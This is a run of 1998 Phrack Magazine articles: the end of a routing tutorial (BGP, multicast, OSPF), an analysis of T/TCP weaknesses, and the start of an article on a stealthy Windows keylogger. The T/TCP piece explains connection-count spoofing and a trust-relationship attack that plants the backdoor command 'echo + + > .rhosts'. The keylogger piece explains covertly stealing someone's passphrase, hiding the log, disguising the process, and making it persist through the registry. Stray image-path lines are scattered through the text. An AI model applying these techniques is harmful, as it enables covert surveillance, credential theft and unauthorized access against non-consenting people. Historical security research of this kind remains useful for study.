The national backbone is populated by few nodes (when compared to the end nodes). Most national providers are one or two router hops away from every large network. Through aggregation in networks below, national providers provide fully (or at least we hope) aggregated routing information. In a strict hierarchy, only one router on any given hierarchy level can advertise reachability to a specific portion of the network. In the current state of the Internet, multiple routers can advertise reachability information. For example, Sprint announces 131.169.0.0/16 out to Digex, MCI, and BBN. Though this breaks some of the benefits of a strict hierarchy, it confers other benefits. This scheme allows for distributed control of routing information instead of depending on the node above. Also, nodes on the same level are often interconnected to aid in the dissemination of routing information.

----[Aggregation

As discussed slightly before, aggregation allowed the internet to reduce the size of its external reachability tables. Before, the granularity of route announcements allowed for only /8, /16, and /24 (octet boundaries). Now, with CIDR you could use variable length subnet masks. The only requirement was that they fall on one of the 32-bit boundaries of the IP address.

Classless routing not only allows us to minimize routing table space, it also allows us to divide up large chunks of unused space into manageable pieces. Much of the Class A space is terribly under-utilized. With this scheme one can more efficiently allocate IP addresses to providers/netizens. The American Registry of Internet Numbers (ARIN) controls the allocation of IP addresses within the United States.

Aggregation helps alleviate the problems of not being in a strict hierarchical structure. It allows the least amount of route table specificity at each level (assuming the routers on that level choose to fully aggregate their announcements.) The less specific aggregates do not necessarily indicate the position of a router in the hierarchy. For example, a university may announce a /8 and be 3 hops away from the national backbone.

A problem with aggregates can be found when we examine candidate route specificity. If ISP A only has address space from within the allocated block to their parent P, then aggregation could cause problems if ISP A wanted to multihome to parent Q. The problem comes in that ISP A is obligated to advertise reachability only to their space. This would constitute them announcing their address space to Parent Q. Assume that parent P aggregates ISP A's space into a /16 for the sake of saving route announcements. Now, ISP A would seem to have better reachability only through parent Q because of the specificity of the route announcement (remember that more specific routes take precedence over less specific routes). This would nullify the benefits of multihoming in an attempt to distribute load over the two lines. In this case, ISP A would ask parent P to announce a more specific destination which has a length matching the length of the aggregate assigned to ISP A. Therefore, to the world above parent P and parent Q, the path to ISP A looks equally appealing.

----[Exterior/Interior

It is important to look at how routing information is disseminated throughout the network. It has already been discussed that we use separate routing protocols (with their respective benefits/costs) to talk to the internal and external world. However, these protocols cannot take orthogonal views on

routing information. In fact, the interplay between interior and exterior routing protocols is what allows data to be effectively relayed to a destination external to the network as well as to distribute external routing information to all nodes on the internal network.

There are a few ways to ensure that each router has a consistent view of the network. One is to distribute the external protocol into the internal protocol. Thereby, the internal protocol instantly has routing information injected in it for the best path to every external destination. Note that the router which talks eBGP (or comparable protocol) only redistributes the route that it installs in its routing table and not the other candidate routes which may have been advertised to it.

Another approach is to inject the interior protocol into the exterior protocol. Of course, this necessitates filtering at the entrance point to the exterior protocol to prevent the announcement of all internal specifics. You can accomplish internal routing dissemination inside an Interior Gateway Protocol mesh. Because of the specifics of protocols like BGP, externally learned routing information will only be propagated one logical hop within the network. Therefore, every router that must know this external reachability information, must be fully meshed with the eBGP speaking routers. Also, if other routers are injecting information into the Exterior Gateway Protocol, the router should be logically fully meshed with them.

----[Multicast Routing Overview

What we have been talking about above is unicast routing. In unicast routing, you assume that each packet has a single destination address. Assuming infinite resources being available, unicast is a feasible solution for every situation. However, there are situations when it would be advantageous to send a packet to multiple destinations from a single source (point to multipoint) or from multiple sources to multiple recipients (multipoint to multipoint).

The point of multicast is to provide a multicast group to which hosts can subscribe and get the specific multicast feed. The multicast group is a single IP address in class D space. Therefore, the senders and receivers are only associated by a given multicast group address. Thus, the senders move their data towards the multicast group address and the receivers specify that they want to receive information from a given group address. In fact, the sender is not required to know any information about the hosts that are receiving the feed.

----[Multicast vs. Unicast


If one was sending packets from a single source to a set of destinations, it is important to investigate how multicast and unicast handle the distribution.

Assume that router A is sending data to routers B, D and E. A is at the top of the hierarchy, B and C are at the second level of the hierarchy, and D and E are below router B. With multiple unicast (fig 8), router A makes 3 copies of the packet and sends them down link AB. Router B then sends one packet to a host off of its ethernet and forwards the last two packets to routers D and E whereupon those routers send the packets to the their respective hosts in the multicast group.

Therefore, this transmission takes up 3 packets per second on link AB and 1 pps on links B->Host(b), router D and router E. In a multicast routing implementation, assuming the same topology, we will have less packets. The difference is that router A sends _one_ packet over link AB. Router B then triplicates the packet and sends it to Host(b), router D and router E (fig 9). One way for triplicating the packet is to simultaneously close crossbars on a fully crossed switch fabric, thus sending data from one input to three outputs simultaneously. As long as there is route redundancy, multicast is very efficient because it minimizes redundant packets traveling to the same next-hop. Simply, as long as there is route redundancy for the distributed session (for example, an audio feed) you will see an advantage with multicast over unicast.

Multicast Overview Example:

Multiple Unicast:




A sends 3 packets to B.

B sends 1 packet to each to D and E.

D and E send 1 packet to their respective hosts.

[fig 8]

Multicast:



A sends 1 packet to B

B duplicates the packet for its host; therefore, there is 1 packet (at most) on each link.

[fig 9]

This is a multicast topology rooted at node A. There is also a shortest path from A to every destination in the multicast group. This is called the shortest path multicast tree rooted in A. Data would like to shortest path on the network layer. One problem with multicast sessions is that recipients join and leave during a multicast session. This requires pruning of the multicast "tree" so that packets do not clutter a link on which there is no one requesting data from a given multicast group.

To detect if there are hosts on a particular broadcast LAN that are interested in a multicast group, the router sends out Internet Group Management Protocol (IGMP) messages. Each packet has a random reply time from which the host will express interest. This is to prevent all hosts on a broadcast LAN from responding at the same time to an IGMP query. Once one host desires to receive data destined for a particular multicast groups, all other hosts which desire to be in the multicast group can discard their replies because the router knows to multicast all incoming packets destined for that group. The host then configures its adapter to answer for the MAC address corresponding to that group.


Multicast must also be functional outside of the broadcast LAN. A simple solution to the problem is to give each router for which multicast is enabled the multicast packet. This is called flooding. Basically, it functions by forwarding the packet to every interface other than the one that the packet arrived on. The inherent flaws in this approach is that there is packet duplication as well as packets being sent to routers which have no hosts subscribed to the multicast group. To clarify the duplication statement, if Router A is physically meshed with routers B, C, and D and linked to its upstream via serial, when router A receives the multicast packet, it floods it out the interfaces to routers B, C, and D. These routers then flood the packet out the interface other than the one they received the packet on (namely the interface that connects them to A). This results in each of these routers receiving two copies of the packet (other than the one they received from A) in this exchange.

A solution to this problem can be found in a technique called Reverse Path Forwarding (RPF). RPF specifies that the router forwards a packet with a source address of X only if the interface which the router receives the packet on corresponds to the shortest path that router has to source X (fig 10). Therefore, in the above example, each of the meshed routers

still receives 2 duplicate packets in the second step, but they refuse to forward them because only the packet received from the interface directly connected to A will be forwarded. As noted, RPF does not completely solve the problem of packet duplication. To solve this, we must introduce pruning. The idea is simplistic: inform neighbors that you do not wish to receive multicast packets from source X to multicast group Y. You can also specify prunes to a particular group. If a router tells its neighbors that it did not desire to receive packets for group Y and then has a host which desires to receive group Y, it sends a graft message to its neighbors specifying that it be added into the multicast tree.

As a unicast aside, RPF can also be used to eliminate source address spoofing in that the router will only forward packets from source Y if it is receiving it on the interface which is the shortest path to source Y. Thus, if the router receives packets from an external link which say their saddr == saddr(y), the router will not forward them because its shortest path to Y is not from the external link.

RPF Example:



[fig 10]

ABCD are physically meshed. When A distributes a packet to BCD, there is no problem. Now, in the next step, B, C,and D forward the packet to each of their respective neighbors (for B it would be C and D and ! A because it received the packet from A). This results in C and D receiving 2 packets in this entire exchange. Note that C and D now do _not_ forward the packet they have received from A through B because that is not their shortest path to A. Their shortest path is their direct link.

----[The Multicast Backbone (MBONE)

It would be myopic to assume that every router on the internet supports multicast. Thus, when a router needed to find the shortest path to a destination (for forwarding of a multicast packet) it could look in the unicast routing table. Unfortunately (or fortunately depending on your perspective) most routers on the Internet do not support multicast or do not have it enabled by default. Therefore, until most routers support multicast, it has been "layered" over IP and tunneled from multicast router to multicast router (more specifically, the multicast header and data is encapsulated in a unicast IP header). The tunnel (which bridges the gap of unicast only routers between multicast routers) informs each end that some packets will contain a multicast group in their payload. This allows data to be routed by using unicast forwarding tables while at the same time preserving the integrity of the multicast group id.

Because these multicast routers are not necessarily connected physically (though they are tunneled logically), they must be connected by a multicast routing protocol. This is necessary because the closest path via multicast may not correspond to the shortest path over unicast only routers. Distance Vector Multicast Routing Protocol (DVMRP) is an initial foray into this realm. DVMRP distributes "unicast" routes to facilitate the construction of shortest path trees. DVMRP uses the flood and prune method discussed above to discover /maintain multicast trees. There is also a link state foray into this arena. Multicast Open Shortest Path First (MOSPF) takes the LSP approach and calculates shortest absolute path. One host off of a multicast router can request to be in a multicast group. That router then distributes an LSP over the network. Of course, MOSPF (being a link state protocol) runs into salability problems. It is computationally expensive for a router to compute reachability information for each end node router.

Core based trees (CBT) are an attempt to alleviate the problems that DVMRP and MOSPF experience. The concept is that multicast routers send join requests to core routers of arbitrary designation. When a router learns of a host which wishes to join a specific multicast group, it forwards a packet to the core multicast router. Every router along the way forwards the packet towards the core router and marks the interface on which the packet arrives so that it knows where to forward the multicast packets from the core. This solves the problem of having to communicate topology among all of the endpoints. The choice of a core multicast router is a non-trivial because all multicast traffic for multicast routers branching off of it _must_ pass through the core router.

----[Protocol Independent Multicast

Protocol independent multicast (PIM). Pim is a balance between flood and prune and CBT. When there are many multicast routers on a given network, it is more efficient to use the flood-and-prune method. This network environment is called "dense". On the contrary, sparse mode defines networks where there are few multicast routers. In sparse mode, it is more efficient to use CBT because the core router is not weighted in an environment when it 'polices' few multicast routers. When most of network is comprised of multicast routers, it is not prudent to require all sessions to be coordinated (and routed through) a core. Sparse mode PIM has been adapted from CBT to allow data to reach its destination via the core or through the shortest path tree. Currently, the operator must define whether groups are sparse or dense instead of leaving it up to the protocol. cisco systems' implementation of pim also supports a middle ground called 'sparse-dense' mode.

----[Border Gateway Protocol

There has been some mention of the Border Gateway Protocol (BGP) in this document. BGP was groomed as the successor to the Exterior Gateway Protocol (EGP). BGP is mainly an exterior routing protocol. It is used to communicate with systems outside of the operator's control and both distribute and receive network layer reachability information (NRLI) from the neighboring routers. BGP must be a robust protocol which has the capability of quick convergence while at the same time, not being influenced by frequent shifts in topology. When you use BGP to receive routing information, you are depending on the other networks to distribute correct information to your network.

A BGP speaking router communicates with its peers via TCP. TCP over IP is a mechanism for guaranteeing the transmission of data over a best effort service at the IP layer. The choice of TCP as the distribution mechanism for BGP information is a point of contention. While TCP provides inherent checksums, acknowledgments, retransmissions and duplicate suppression mechanisms for received packets, it does not guarantee packet order or packet path. This can lead to headaches for the router receiving this information.

BGP peers communicate with a variety of message formats. BGP speakers use the OPEN message to establish a peering relationship with other speakers. BGP speakers use the UPDATE message to transfer routing information between peers. Update information includes all routes and their associated attributes. KEEPALIVE messages assure that BGP peers are active. NOTIFICATION messages inform peers of error conditions.

----[BGP path selection

It is important that we understand the messages that constitute the Border Gateway Protocol, but we are still left with the question of how BGP works on the internet. One important area of clarification is in the BGP path selection algorithm. This algorithm is how BGP decides which route to prefer and attempt to install in the routing table.

This algorithm is employed when there are multiple paths to a destination. As a failsafe, the first selection looks at the next hop and determines if it is accessible. If the next hop is not accessible, it is important not to consider that route as a candidate path to a destination because all data sent

to its next_hop will be blackholed. The second selection mechanism is the weight of the route. Weight is a proprietary implementation to cisco Systems routers and is analogous to local preference. If two routes have different weights, the route with the largest weight is selected. Notice that the selection mechanism is basically a logical if->then chain. If candidate paths differ at a level of the selection algorithm, then the favorable path is selected and the algorithm ceases trying to decide which path to prefer. The next level is the local_pref attribute. This is a well known mandatory BGP attribute. Much like weight, the path with the highest local_pref is preferred. After local preference, the router selects the path that it originated. If the router didn't originate the paths, then the path with the shortest AS_PATH length should be selected. AS path length gauges the number of autonomous systems that this routing information has traveled through. The purpose of this selection relies in the assumption that the less ASNs the route has passed through, the closer the destination. If all of the above attributes are identical, then prefer path origin in this fashion IGP > EGP > Incomplete. If the path origins are the same, prefer the path with the lowest value MULTI_EXIT_DESCRIMINATOR (MED). MEDs are commonly used to distinguish between multiple exit points to the same peer AS. If none of these attributes are dissimilar, then prefer the path through the closest IGP neighbor. If that fails, the tiebreaker is preferring the path with the lowest IP address specified in the BGP router-id section discussed above.

This selection algorithm allows effective establishment of routing policy. If I wanted to prefer routes from a certain AS over routes to another AS, I could establish a route-map at both entry points of external routing information and assign a higher LOCAL_PREF to the routes from the AS I want to favor. Unfortunately, this does not provide much granularity. This means that all traffic will be routed to the favorable AS and does not allow us to balance the load over our multiple connections. If you allow path selection to progress to the AS path length decision level, then you will get decent (though not 50-50) load balancing to destinations. This of course is assuming that you have providers with comparable customer routes and connectivity. If you have a DS3 to MCI and a DS3 to the local BFE provider, nearly all traffic will move out the MCI pipe if the BGP decision is allowed to progress down to the AS path length category. At earlier selections, you can change the preference of routes by using AS path access lists to select routes based on as path regular expressions. For example, if you wanted to select all routes that traversed UUnet and send them out your BFE provider, you could use a route map to match an AS path access list which contained _701_ and set the local_pref to 100 (or some value higher than the UUwho traversed paths from MCI). This will force all traffic destined for UUwho to exit your AS over your BFE DS3. While this affords you some granularity in load balancing, it is often not optimal. Basically, you are forcing traffic out a path that it would not normally select. If that BFE provider has many hops before it can reach UUnet, you are forcing the traffic you send out that link to traverse all of those hops and be subject to (possibly) more link congestion, latency, etc.

Routing policy is something that requires the tweaking of many knobs. Much of the tweaking I have described above pertains to cisco Systems routers. It is important to understand that you must think through routing policy before you implement it. You must evaluate what load balancing you want, what traffic symmetry you want, and what general quality of service your traffic will receive because of your decisions.

For information more specific than this, read the BGP RFC or current BGPv4 internet draft [1].

----[Open Shortest Path First v2 (OSPFv2)

We are not going into great detail about OSPF. It is a link state routing algorithm. As noted above, link state algorithms route on flat space (no hierarchy). OSPF is an improvement over the vanilla LS protocol because it provides areas of maintenance for hierarchy purposes. Areas distribute full information internally by running a separate OSPF process with its area ID. Each router has an identical link state database with other routers within its area, but not with external routers. Each area operates in an autonomous state and transfers inter-area information at junction routers called area

border routers. These routers are in two or more areas and help distribute information between these areas. The router has separate link state databases for each area to which it is connected.

OSPFv2's main advantage is that it supports Variable Length Subnet Masks (VLSM). This means that a router can advertise reachability with more granularity than a scheme which advertised host reachability. Therefore, if the router can distribute packets to all hosts from 206.4.4.1 -> 206.4.5.254 it advertises reachability to 206.4.4.0/23 instead of each classful network separately or each host separately. This obviously saves immensely on link state database size and processing power required.

For information more specific than this, read the current OSPFv2 RFC or internet draft [2].

----[References

[1] Rehkter, Y., Li, T., " A Border Gateway Protocol 4 (BGP-4)", draft-ietf-idr-bgp4-07.txt, February 1998.

[2] Moy, J., "OSPF Version 2", draft-ietf-ospf-vers2-02.txt, January 1998.

----[EOF

---[Phrack Magazine Volume 8, Issue 53 July 8, 1998, article 06 of 15

----------[T/TCP vulnerabilities

--------[route|daemon9 <route@infonexus.com>

----[Introduction and Impetus

T/TCP is TCP for Transactions. It is a backward compatible extension for TCP to facilitate faster and more efficient client/server transactions. T/TCP is not in wide deployment but it is in use (see appendix A) and it is supported by a handful of OS kernels including: FreeBSD, BSDi, Linux, and SunOS. This article will document the T/TCP protocol in light detail, and then cover some weaknesses and vulnerabilities.

----[Background and primer

TCP is a protocol designed for reliability at the expense of expediency (readers unfamiliar with the TCP protocol are directed to the ancient-but-still-relevant: http://www.infonexus.com/~daemon9/Misc/TCPIP-primer.txt). Whenever an application is deemed to require reliability, it is usually built on top of TCP. This lack of speed is considered a necessary evil. Short lived client/server interactions desiring more speed (short in terms of time vs. amount of data flow) are typically built on top of UDP to preserve quick response times. One exception to this rule, of course, is http. The architects of http decided to use the reliable TCP transport for ephemeral connections (indeed a poorly designed protocol).

T/TCP is a small set of extensions to make a faster, more efficient TCP. It is designed to be a completely backward compatible set of extensions to speed up TCP connections. T/TCP achieves its speed increase from two major enhancements over TCP: TAO and TIME_WAIT state truncation. TAO is TCP Accelerated Open, which introduces new extended options to bypass the 3-way handshake entirely. Using TAO, a given T/TCP connection can approximate a UDP connection in terms of speed, while still maintaining the reliability of a TCP connection. In most single data packet exchanges (such is the case with transactional-oriented connections like http) the packet count is reduced by a third.

The second speed up is TIME_WAIT state truncation. TIME_WAIT state truncation allows a T/TCP client to shorten the TIME_WAIT state by up to a factor of 20. This can allow a client to make more efficient use of network socket primitives and system memory.

----[T/TCP TAO

TCP accelerated open is how T/TCP bypasses the 3-way handshake. Before we discuss TAO, we need to understand why TCP employs a 3-way handshake. According to RFC 793, the principal reason for the exchange is the prevention of old duplicate connection initiations wandering into current connections and causing confusion. With this in mind, in order to obviate the need for the 3-way handshake, there needs to be a mechanism for the receiver of a SYN to guarantee that that SYN is in fact new. This is accomplished with a new extended TCP header option, the connection count (CC).

The CC (referred as tcp_ccgen when on a host) is a simple monotonic variable that a T/TCP host keeps and increments for every TCP connection created on that host. Anytime a client host supporting T/TCP wishes to make a T/TCP connection to a server, it includes (in it's TAO packet) a CC (or CCnew) header option. If the server supports T/TCP, it will cache that client's included CC value and respond with a CCecho option (CC values are cached by T/TCP hosts on a per host basis). If the TAO test succeeds, the 3-way handshake is bypassed, otherwise the hosts fall back to the older process.

The first time a client host supporting T/TCP and a server host supporting

T/TCP make a connection no CC state exists for that client on that server. Because of this fact, the 3-way handshake must be done. However, also at that time, the per host CC cache for that client host is initialized, and all subsequent connections can use TAO. The TAO test on the server simply checks to make sure the client's CC is greater then the last received CC from that client. Consider figure 1 below:

```
      Client                                  Server
T   ------------------------------------------------------------------------
i   0       --TAO+data--(CC = 2)-->         ClientCC = 1
m   1                                       2 > 1; TAO test succeeds
e   2                                       accept data ---> (to application)
```

[fig 1]

Initially (0) the client sends a TAO encapsulated SYN to the server, with a CC of 2. Since the CC value on the server for this client is 1 (indicating they have had previous T/TCP-based communication) the TAO test succeeds (1). Since the TAO test was successful, the server can pass the data to application layer immediately (2). If the client's CC had not been greater than the server's cached value, the TAO test would have failed and forced the 3-way handshake.

----[T/TCP TIME_WAIT truncation

Before we can see why it is ok to shorten the TIME_WAIT state, we need to cover exactly what it is and why it exists.

Normally, when a client performs an active close on a TCP connection, it must hold onto state information for twice the maximum segment lifetime (2MSL) which is usually between 60 - 240 seconds (during this time, the socket pair that describes the connection cannot be reused). It is thought that any packet from this connection would be expired (due to IP TTL constraints) from the network. TCP must be consistent with its behavior across all contingencies and the TIME_WAIT state guarantees this consistency during the last phase of connection closedown. It keeps old network segments from wandering into a connection and causing problems and it helps implement the 4-way closedown procedure. For example, if a wandering packet happens to be a retransmission of the servers FIN (presumably due to the clients ACK being lost), the client must be sure to retransmit the final ACK, rather then a RST (which it would do if it had torn down all the state).

T/TCP allows for the truncation of the TIME_WAIT state. If a T/TCP connection only lasts for MSL seconds or less (which is usually the case with transactional-oriented connections) the TIME_WAIT state is truncated to as little as 12 seconds (8 times the retranmission timeout - RTO). This is allowable from a protocol standpoint because of two things: CC number protection against old duplicates and the fact that the 4-way closedown procedure packet loss scenario (see above) can be handled by waiting for the RTO (multiplied by a constant) as opposed to waiting for a whole 2MSL.

As long as the connection didn't last any longer then MSL, the CC number in the next connection will prevent old packets with an older CC number from being accepted. This will protect connections from old wandering packets (if the connection did last longer, it is possible for the CC values to wrap and potentially be erroneously delivered to a new incarnation of a connection).

----[Dominance of TAO

It is easy for an attacker to ensure the success or failure of the TAO test. There are two methods. The first relies on the second oldest hacking tool in the book. The second is more of a brutish technique, but is just as effective.

--[Packet sniffing

If we are on the local network with one of the hosts, we can snoop the

current CC value in use for a particular connection. Since the tcp_ccgen is incremented monotonically we can precisely spoof the next expected value by incrementing the snooped number. Not only will this ensure the success of our TAO test, but it will ensure the failure of the next TAO test for the client we are spoofing.

--[The numbers game

The other method of TAO dominance is a bit rougher, but works almost as well. The CC is an unsigned 32-bit number (ranging in value from 0 - 4,294,967,295). Under all observed implementations, the tcp_ccgen is initialized to 1. If an attacker needs to ensure the success of a TAO connection, but is not in a position where s/he can sniff on a local network, they should simply choose a large value for the spoofed CC. The chances that one given T/TCP host will burn through even half the tcp_ccgen space with another given host is highly unlikely. Simple statistics tells us that the larger the chosen tcp_ccgen is, the greater the odds that the TAO test will succeed. When in doubt, aim high.

----[T/TCP and SYN flooding

TCP SYN flooding hasn't changed much under TCP for Transactions. The actual attack is the same; a series of TCP SYNs spoofed from unreachable IP addresses. However, there are 2 major considerations to keep in mind when the target host supports T/TCP:


1) SYN cookie invalidation: A host supporting T/TCP cannot, at the same time, implement SYN cookies. TCP SYN cookies are a SYN flood defense technique that works by sending a secure cookie as the sequence number in the second packet of the 3-way handshake, then discarding all state for that connection. Any TCP options sent would be lost. If the final ACK comes in, only then will the host create the kernel socket data structures. TAO obviously cannot be used with SYN cookies.

2) Failed TAO processing result in queued data: If the TAO test fails, any data included with that packet will be queued pending the completion of the connection processing (the 3-way handshake). During a SYN flood, this can make the attack more severe as memory buffers fill up holding this data. In this case, the attacker would want to ensure the failure of the TAO test for each spoofed packet.

In a previous Phrack Magazine article, the author erroneously reported that T/TCP would help to alleviate SYN flood vulnerability. This obviously incorrect statement was made before copious T/TCP research was done and is hereby rescinded. My bad.

----[T/TCP and trust relationships

An old attack with a new twist. The attack paradigm is still the same, (readers unfamiliar with trust relationship exploitation are directed to P48-14) this time, however, it is easier to wage. Under T/TCP, there is no need to attempt to predict TCP sequence numbers. Previously, this attack required the attacker to predict the return sequence number in order to complete the connection establishment processing and move the connection into the established state. With T/TCP, a packet's data will be accepted by the application as soon as the TAO test succeeds. All the attacker needs to do is ensure that the TAO test will succeed. Consider the figure below.



[fig 2]

The attacker first sends a spoofed connection request TAO packet to the server. The data portion of this packet presumably contains the tried and true non-interactive backdooring command 'echo + + > .rhosts'. At (1) the TAO test succeeds and the data is accepted (2) and passed to application (where it is processed). The server then sends its T/TCP response to the trusted host (3). The trusted host, of course, has no open socket (4) for this connection, and responds with the expected RST segment (5). This RST will teardown the attacker's spoofed connection (6) on the server. If everything went according to plan, and the process executing the command in question didn't take too long to run, the attacker may now log directly into the server.

To deal with (5) the attacker can, of course, wage some sort of denial of service attack on the trusted host to keep it from responding to the unwarranted connection.

----[T/TCP and duplicate message delivery

Ignoring all the other weaknesses of the protocol, there is one major flaw that causes the T/TCP to degrade and behave decidedly NONTCP-like, therefore breaking the protocol entirely. The problem is within the TAO mechanism. Certain conditions can cause T/TCP to deliver duplicate data to the application layer. Consider the timeline in figure 3 below:

```
      Client                                    Server
    ------------------------------------------------------------------------
    0                     --TAO-(data)--->
    1                                         TAO test succeeds
T   2                                         accept data ---> (to application)
i   3                                         *crash*     (reboot)
m   4  timeout (resends)  --TAO-(data)--->
e   5                                         TAO test fails (data is queued)
    6  established        <-SYN-ACK(SYN)--    fallback to 3WHS
    7                     --ACK(SYN)----->    established (data --> application)
```

[fig 3]

At time 0 the client sends its TAO encapsulated data to the server (for this example, consider that both hosts have had recent communication, and the server has defined CC values for the client). The TAO test succeeds (1) and the server passes the data to the application layer for processing (2). Before the server can send its response however (presumably an ACK) it crashes (3). The client receives no acknowledgement from the server, so it times out and resends its packet (4). After the server reboots it receives this retransmission, this time, however, the TAO test fails and the server queues the data (5). The TAO test failed and forced a 3-way handshake (6) because the servers CC cache was invalidated when it rebooted. After completing the 3-way handshake and establishing a connection, the server then passes the queued data to the application layer, for a second time. The server cannot tell that it has already accepted this data because it maintains no state after a reboot. This violates the basic premise of T/TCP that it must remain completely backward compatible with TCP.

----[In closing

T/TCP is a good idea that just wasn't implemented properly. TCP was not designed to support a connectionless-like paradigm while still maintaining reliability and security (TCP wasn't even designed with security in mind at all). T/TCP brings out too many problems and discrete bugs in TCP to be anything more then a novelty.

----[Appendix A: Internet hosts supporting RFC 1644

This information is ganked from Richard Steven's T/TCP homepage (http://www.kohala.com/~rstevens/ttcp.html). It is not verfied to be correct.

- www.ansp.br
- www.elite.net
- www.iqm.unicamp.br
- www.neosoft.com
- www.sbq.org.br
- www.uidaho.edu
- www.yahoo.com

----[Appendix B: Bibliography

1) Braden, R. T. 1994 "T/TCP - TCP Extensions for Transactions...", 38 p
2) Braden, R. T. 1992 "Extending TCP for Transactions - Concepts...", 38 p
3) Stevens, W. Richard. 1996 "TCP Illustrated volume III", 328 p
4) Smith, Mark. 1996, "Formal verification of Communication...", 15 p

----[EOF

---[Phrack Magazine Volume 8, Issue 53 July 8, 1998, article 07 of 15

----------[A Stealthy Windows Keylogger

--------[markj8@usa.net

I recently felt the need to acquire some data being typed into Windows95 machines on a small TCP-IP network. I had occasional physical access to the machines and I knew the remote administration password, but the files were being saved in BestCryptNP volumes, the passphrase for which I didn't know...

I searched the Net as best I could for a suitable keylogging program that would allow me to capture the passphrase without being noticed, but all I could find was I big boggy thing written in visual basic that insisted on opening a window. I decided to write my own. I wanted to write it as a VXD because they run at Privilege Level 0 and can do just about ANYTHING. I soon gave up on this idea because I couldn't acquire the correct tools and certainly couldn't afford to buy them.

While browsing through the computer section of my local public library one day I noticed a rather thin book called "WINDOWS ASSEMBLY LANGUAGE and SYSTEMS PROGRAMMING" by Barry Kauler, (ISBN 0 13 020207 X) c 1993. A quick flick through the Table of Contents revealed "Chapter 10: Real-Time Events, Enhanced Mode Hardware Interrupts". I immediately borrowed the book and photocopied it (Sorry about the royalties Barry). As I read chapter 10 I realized that all I needed was a small 16 bit Windows program running as a normal user process to capture every keystroke typed into windows. The only caveat was that keystrokes typed into DOS boxes wouldn't be captured. Big deal. I could live without that. I was stunned to discover that all user programs in Windows share a single Interrupt Descriptor Table (IDT). This implies that if one user program patches a vector in the IDT, then all other programs are immediately affected.

The only tool I had for generating windows executables was Borland C Ver 2.0 which makes small and cute windows 3.0 EXE's, so that's what I used. I have tested it on Windows for Workgroups 3.11, Windows 95 OSR2, and Windows 98 beta 3. It will probably work on Windows 3.x as well.

As supplied, it will create a hidden file in the \WINDOWS\SYSTEM directory called POWERX.DLL and record all keystrokes into it using the same encoding scheme as Doc Cypher's KEYTRAP3.COM program for DOS. This means that you can use the same conversion program, CONVERT3.C, to convert the raw scancodes in the log file to readable ASCII. I have included a slightly "improved" version of CONVERT3.C with a couple of bugs fixed. I contemplated incorporating the functionality of CONVERT3 into W95Klog, but decided that logging scancodes was "safer" that logging plain ASCII. If the log file is larger that 2 megabytes when the program starts, it will be deleted and re-created with length zero. When you press CTRL-ALT-DEL (in windows95/98) to look at the Task List, W95Klog will show up as "Explorer". You can change this by editing the .DEF file and recompiling, or by HEX Editing the .EXE file. If anyone knows how to stop a user program from showing on this list please tell me.

To cause the target machine to run W95Klog every time it starts Windows you can:

1) Edit win.ini, [windows] section to say run=WHLPFFS.EXE or some such confusing name :) Warning! This will cause a nasty error message if WHLPFFS.EXE can't be found. This method has the advantage of being able to be performed over the network via "remote administration" without the need for both computers to be running "remote registry service".

2) Edit the registry key: (Win95/98) 'HKEY_LOCAL_MACHINE/SOFTWARE/Microsoft/Windows/CurrentVersion/Run' and create a new key called whatever you like with a string value of "WHLPFFS.EXE" or whatever. This is my preferred method because it is less likely to be stumbled upon by the average user and windows continues without complaint if the executable can't be found. The log file can be retrieved via the network even

when it is still open for writing by the logging program. This is very convenient ;).

```
<++> EX/win95log/convert.c
//
// Convert v3.0
// Keytrap logfile converter.
// By dcypher <dcypher@mhv.net>
// MSVC++1.52 (Or Borland C 1.01, 2.0 ...)
// Released: 8/8/95
//
// Scancodes above 185(0xB9) are converted to "<UK>", UnKnown.
//

#include <stdio.h>

#define MAXKEYS 256
#define WS 128

const char *keys[MAXKEYS];

void main(int argc,char *argv[])
{
      FILE *stream1;
      FILE *stream2;

        unsigned int Ldata,Nconvert=0,Yconvert=0;
        char logf_name[100],outf_name[100];

        //
        // HERE ARE THE KEY ASSIGNMENTS !!
        //
        // You can change them to anything you want.
        // If any of the key assignments are wrong, please let
        // me know. I havn't checked all of them, but it looks ok.
        //
        //   v--- Scancodes logged by the keytrap TSR
        //          v--- Converted to the string here

        keys[1]  = "<uk>";
        keys[2]  = "1";
        keys[3]  = "2";
        keys[4]  = "3";
        keys[5]  = "4";
        keys[6]  = "5";
        keys[7]  = "6";
        keys[8]  = "7";
        keys[9]  = "8";
        keys[10] = "9";
        keys[11] = "0";
        keys[12] = "-";
        keys[13] = "=";
        keys[14] = "<bsp>";
